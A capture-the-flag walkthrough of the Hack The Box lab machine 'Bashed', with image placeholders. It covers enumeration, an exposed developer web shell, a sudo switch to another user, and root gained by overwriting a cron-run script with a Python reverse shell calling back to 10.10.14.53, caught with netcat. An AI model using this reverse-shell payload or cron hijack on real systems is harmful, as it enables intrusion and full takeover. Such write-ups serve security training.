

Bashed

As an initial step, ran **Nmap** tool to scan the machine for open ports and services.




Since there is only one port open – 80, started enumerating more on the same by running **Gobuster** tool and list out all the sub directories on the machine.




There are quite a few of them being resulted after the scan. And started exploring each one of them.


This is the main page of the website having details about the product and the application it is running.




While enumerating more, found a dev site which has the original code of the application being exposed.




As tried accessing the same resulted out functionality of the application.




Since it gives us the interactive shell but not much to do on the same. Use the python reverse shell script to create a shell onto your local machine.





Stabilize the shell using the command - **python3 -c 'import pty; pty.spawn("/bin/bash")'**



Once stabilized, enumerate more on the machine and found that the user scriptmanager has access to run anything with root privileges on the machine.

```
www-data@bashed:/$ sudo -l
sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
www-data@bashed:/$ sudo -u scriptmanager bash -i
sudo -u scriptmanager bash -i
scriptmanager@bashed:/$
```

Use the command and sudo privilege to change the user as scriptmanager to access a specific directory named – **scripts**.

Once change the user and listed out the contents of the Scripts folder, we could see that the **test.py** script is running and creating another txt file named -**test.txt** which has root privileges.

```
scriptmanager@bashed:/scripts$ cat test.py
cat test.py
f = open("test.txt", "w")
f.write("testing 123!")
f.close
```

Also noticed that the python file is being executed every minute like a cron job.

```
scriptmanager@bashed:/scripts$ ls -al
ls -al
total 16
drwxrwxr--  2 scriptmanager scriptmanager 4096 Dec  4  2017 .
drwxr-xr-x 23 root          root          4096 Dec  4  2017 ..
-rw-r--r--  1 scriptmanager scriptmanager   58 Dec  4  2017 test.py
-rw-r--r--  1 root          root            12 Jun 12 15:00 test.txt
scriptmanager@bashed:/scripts$ ls -al
ls -al
total 16
drwxrwxr--  2 scriptmanager scriptmanager 4096 Dec  4  2017 .
drwxr-xr-x 23 root          root          4096 Dec  4  2017 ..
-rw-r--r--  1 scriptmanager scriptmanager   58 Dec  4  2017 test.py
-rw-r--r--  1 root          root            12 Jun 12 15:01 test.txt
scriptmanager@bashed:/scripts$
```

Since the **test.py** has full access to scriptmanager, hence edit the python file in order to create another shell with root access.

```
scriptmanager@bashed:/scripts$ echo "import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"10.10.14.53\",4567));os.dup2(s.fileno(),0); os.dup2(s.fileno
(),1); os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\"-i\"]);" > test.py
<eno(),2);p=subprocess.call([\"/bin/sh\",\"-i\"]);" > test.py
```

Open up a listener with the same port and wait for the cronjob to be run and get the root shell.

```
┌──(kali㉿kali)-[~/HTB/Bashed]
└─$ nc -lvnp 4567
listening on [any] 4567 ...
connect to [10.10.14.53] from (UNKNOWN) [10.129.97.211] 58352
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# 
```

Finally we get the root shell and owned the machine with the root.txt.

```
# cd ..
# cd root
# ls
root.txt
# cat root.txt
c
# 
```